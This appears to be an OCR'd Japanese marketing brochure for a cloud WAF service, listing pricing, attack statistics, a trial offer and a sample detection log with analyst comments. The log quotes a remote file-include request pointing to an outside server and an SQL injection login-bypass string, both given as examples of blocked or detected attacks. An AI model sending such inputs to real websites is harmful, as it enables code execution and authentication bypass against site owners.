
→ログを解析したり設定を変更したり、**運用に時間が取られてしまう**
※本来の業務に時間が割けなくなる

・契約形態の変更ができない

→購入してしまうと想定外の事が起こった際に、**機能/スペックの変更が難しい**
※トラフィックの急な増減など

そこで…ご用意しました！

SCSS-WAF（クラウド型WAF）の概要



- DNSの切り替えのみで導入可能＆SSL通信にも対応！
- シグネチャベースのWAFではないため、運用の手間がかからない！
- SaaSのため、アプライアンス型WAF製品と比べ契約/解約が容易！

  →繁忙期に合わせ契約内容の変更なども可能！

SCSS-WAF（クラウド型WAF）のサービス

①標準サービス

・第三世代のWAF＋IDS/IPSによる通信の検知/防御（80、443ポート）

・標準ポリシーorハイレベルポリシーが選択可能

※他、ユーザー毎に個別のサイトやポリシー追加が可能

一般的なWebサイトのピークトラフィック量は平均5M～10Mbps


他社との月額料金比較

サービス名 / トラフィック量（単位：bps）	A社	B社	SCSS-WAF
5M～10M	¥98,000	¥121,600	¥50,000
10M～20M	別途御見積	¥140,600	¥75,000
20M～50M	別途御見積	¥140,600	¥100,000

②レポート提供サービス


直近1ヶ月分の攻撃件数や対象、トラフィック量などをまとめたレポートを毎月送付いたします。（送付タイミングはご相談となります）

目次




トラフィックに関するグラフ

②レポート提供サービス



時期別攻撃件数グラフ




対象ポート別攻撃率グラフ

③コンサルティングサービス

直近3ヶ月分の攻撃件数や対象、トラフィック量などを、対面にてご報告いたします。

また、攻撃を抜粋し、解析した上でご報告します。コンサルティングも併せて実施しますので状況によってはポリシーについての変更など、推奨構成もご提示いたします。



攻撃別件数グラフ（月別）

③コンサルティングサービス

検知ルール	対象サイト名							
	www.rep_sample.co.jp:80				www.rep_sample.co.jp:443			
	4月	5月	6月	合計	4月	5月	6月	合計
Include Injection	15	23	19	57	16	3	9	28
Privacy Output Filtering	5,313	4,631	3,910	13,854	3,210	3,951	2,385	9,546
SQL Injection	459	650	563	1,672	137	165	156	458
Stealth Commanding	12	23	17	52	5	1	3	9
Privacy File Filtering	1	0	0	1	0	1	1	2
Request Method Filtering	195	135	180	510	92	39	56	187
File Upload	9	15	16	40	9	5	5	19
Invalid URI	2,094	2,101	1,961	6,156	1,230	952	584	2,766
Buffer Overflow	1,918	3,521	3,871	9,310	2,037	1,918	1,599	5,554
Cookie Poisoning	－	－	－	0	－	－	－	0
Cross Site Scripting	319	239	520	1,078	239	501	435	1,175
Request Header Filtering	－	－	－	0	－	－	－	0
URI Access Control	－	－	－	0	－	－	－	0
Extension Filtering	1,038	2,046	1,652	4,736	506	1,982	739	3,227
Web Site Defacement	－	－	－	0	－	－	－	0
Invalid HTTP	3,046	5,313	2,682	11,041	1,962	3,589	1,586	7,137
Suspicious Access	－	－	－	0	－	－	－	0
Unicode Directory Traversal	16	5	12	33	0	9	3	12
Parameter Tampering	－	－	－	0	－	－	－	0
Directory Listing	15	9	16	40	3	1	0	4
Input Content Filtering	－	－	－	0	－	－	－	0
Error Handling	1	5	5	11	1	6	0	7
Response Header Filtering	0	0	0	0	0	0	0	0
Privacy Input Filtering	－	－	－	0	－	－	－	0
IP Filtering	－	－	－	0	－	－	－	0
User Defined Pattern	－	－	－	0	－	－	－	0
総計	14,451	18,716	15,424	48,591	9,447	13,123	7,561	30,131

攻撃別件数表（月別）

Daiwa Software Research

③コンサルティングサービス

検知ログ資料　（2013年6月分　抜粋）

<table>
<tr><th>#</th><th>ルール</th><th>発信元IP</th><th>受信元IP</th><th>時間</th><th>URL</th><th>国</th><th>検知根拠</th><th>対応</th><th>データストリーム</th></tr>
<tr><td>1</td><td>Include Injection</td><td>218.85.157.55</td><td>192.168.100.1:80</td><td>2013/06/20 8:13:43</td><td>www.rep_sample.co.jp/main.php</td><td>CN</td><td>悪意あるソースコードを挿入する攻撃が検知されました。</td><td>遮断しない</td><td>/main.php?code=http://211.151.185.53/.cgi/go.txt?</td></tr>
<tr><td>2</td><td>Privacy Output Filtering</td><td>218.85.157.56</td><td>192.168.100.1:80</td><td>2013/06/20 8:13:44</td><td>www.rep_sample.co.jp/search</td><td>CN</td><td>個人情報が検知されました。</td><td>遮断しない</td><td>
リストを見る

</td></tr>
<tr><td>3</td><td>SQL Injection</td><td>199.192.155.162</td><td>192.168.100.1:443</td><td>2013/06/12 6:55:03</td><td>www.rep_sample.co.jp:443/login.php</td><td>US</td><td>SQLクエリ構文(NP09 aND 8=3)が検知されました。</td><td>エラーコード表示</td><td>/login.php?user_id=yssports&user_password=NP09%20aND%208%3D3</td></tr>
<tr><td>4</td><td>Buffer Overflow</td><td>220.148.166.65</td><td>192.168.100.1:80</td><td>2013/06/01 17:09:29</td><td>www.rep_sample.co.jp/img/shops/bg_photo.jpg</td><td>JP</td><td>ヘッダの長さが1038で、制限長さ768を超過しました。</td><td>遮断しない</td><td>127389709.1296479650.1341904792.1354349868.5&__utmb=171968102.6.10.1354349868&__utmc=171968102&__utmx=-&__utmz=171968102.1354349868.5.2.utmcsr=yahoo|utmccn=(organic)|utmcmd=organic|utmctr=%E3%83%88%E3%83%AC%E3%82%B8%E3%83%A3%E3%83%BC%E3%83%95%E3%82%A1%E3%82%AF%E3%83%88%E3%83%AA%E3%83%BC&__utmv=-&__utmk=34191073
Accept-Language: ja
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; Trident/5.0)
Accept-Encoding: gzip, deflate
Host: www.rep_sample.co.jp
Connection: Keep-Alive
Cookie: __utma=3862261.184865060.1298809204.1322482814.1354349879.4;
wooTracker=ON29OKD6LSPSDHVGVJDLVZMKQ3WTHWW7;
wooMeta=NTQzMjM2JjEmMCYxJjEzMDMwMDg2MTg1MDcmMTMwMzAwODYxODUwNyZodHRwJTNBJTJGJTJGc2VhcmNoLnlhaG9vLmNvLmpwJTJGc2VhcmNoJTNGcCUzRCUyNUE1JTI1QjklMjVBNSUyNUJGJTI1QTUlMjVBNCUyNUE1JTI1RUIlMjVBNSUyNUEyJTI1QTUlMjVBNCUyNUE1JTI1QkElMjVBMSUyNUExJTI1QTUlMjVDRCUyNUE1JTI1QTQlMjVBNSUyNUM2JTI1QTUlMjVBMyUyNUE1JTI1RDYlMjVBMSUyNUExJTI1QTUlMjVEOSUyNUE1JTI1QjklMjVBNSUyNUM4JTI2ZWklMORFVUMtSIAlMjZmciUzRHVzaC1qcF9hdWNOaW9uJjEwMSYIRUYIQkYIQkQIRUYIQkYIQkQIRUYIQkYIQkQIRUYIQkYIQkQIRUYIQkYIQkQIRUYIQkYIQkQIRUIIQTUIQTIIRUYIQkYIQkQIRUYIQkYIQkQIRUYIQkYIQkQIRUYIQkYIQkQIRUYIQkYIQkQIRUYIQkYIQkQIQ0QIQTUIRUYIQkYIQkQIRUYIQkYIQkQIQzYIQTUIRUYIQkYIQkQIRUYIQkYIQkQIRDYIQTEIRUYIQkYIQkQIRUYIQkYIQkQIRDkIQTUIRUYIQkYIQkQIRUYIQkYIQkQIRUYIQkYIQkQmNTAwMTA3JiYmJg==;
__utmb=3862261.1.10.1354349879; __utmc=3862261;
__utmz=3862261.1354349879.4.1.utmcsr=treasure-f.com|utmccn=(referral)|utmcmd=referral|utmcct=/;
STYLE_SES=9cb1da4b886288ec43da673215702fc7</td></tr>
</table>

<#1> ※透過対応
パラメータとして外部サーバ上(211.151.185.53：中国)のファイルを指定しております。
外部サーバ上にある外部ファイルを不正に読み込ませ、実行させようとしており、情報搾取等の恐れがございますので、対応レベルの変更を推奨致します。

<#2> ※透過対応
ボディ中の文字列を、韓国でのみ対応している住民登録番号として認識しているため、検知しております。
日本では対応していない形式ですので、検知レベルの変更を推奨致します。

<#3> ※遮断対応
ログイン情報に不正な値を挿入し、認証回避を試みていると推測致します。
遮断対応（エラーコード表示）となっておりますので、本アクセスによるサーバへの影響は無いと推測致します。

<#4> ※透過対応
Cookie長やReferer長が長く、ヘッダ制限長（768）を超過しているため、検知しております。
検知ログの内容から、攻撃である可能性は低いと推測致します。
現在の制限長ですと、正常なアクセスを遮断する恐れがございますので、制限長の調整を推奨致します。

検知ログ解析結果

SCSS-WAF（クラウド型WAF）のサービス

④ポリシー変更サービス

レポートをご覧頂き、内容に応じたポリシーのON/OFF設定を変更いたします

1	Buffer Overflow	10	Invalid HTTP	19	Response Header Filtering
2	Cookie Poisoning	11	Invalid URI	20	SQL Injection
3	Cross Site Script	12	IP Filtering	21	Stealth Commanding
4	Directory Listing	13	Parameter Tampering	22	Suspicious Access
5	Error Handling	14	Privacy File Filtering	23	Unicode Directory Traversal
6	Extension Filtering	15	Privacy Input Filtering	24	URI Access Control
7	File Upload	16	Privacy Output Filtering	25	User Defined
8	Include Injection	17	Request Header Filtering	26	Web Site Defacement
9	Input Contents Filtering	18	Request Method Filtering	27	IP Block

SCSS-WAF（クラウド型WAF）の無償トライアル

対策が必要なのはわかったけど、実際に効果があるのかどうかは、使ってみないと判断ができないなぁ・・・

まずはトライアル！

無償トライアルサービス

- どのような攻撃を、どれだけ受けているのか
- パフォーマンスに影響は無いか
- 導入が容易か、運用負荷がかかるのか
- 過剰検知、誤検知などの精度はどうか

評価内容

評価期間：2週間～最大1ヶ月

①検知ログ採取

②導入ポリシー設定

③評価分析レポートの提示

導入までの流れ

アプライアンス型WAFの場合

・導入打合せ
・環境ヒアリング
・運用スケジュール打合せ → 運用機手配 → 設置 → 評価（ログ取得） → 報告（レポート）

項目	2～3Week	2～4Week	1Week	備考
・導入打合せ	△			・導入ヒアリングシートをもとに、導入（設置）場所の調整を実施します。 ・運用スケジュールの打合せを実施します。
・環境ヒアリング	△			
・運用スケジュール打合せ	△			
・運用機手配	△			・メーカーに依頼し運用機が届くのを待ちます。
・設置		△		・事前に打ち合わせた場所に設置します。
・評価（ログ取得）		←――→		
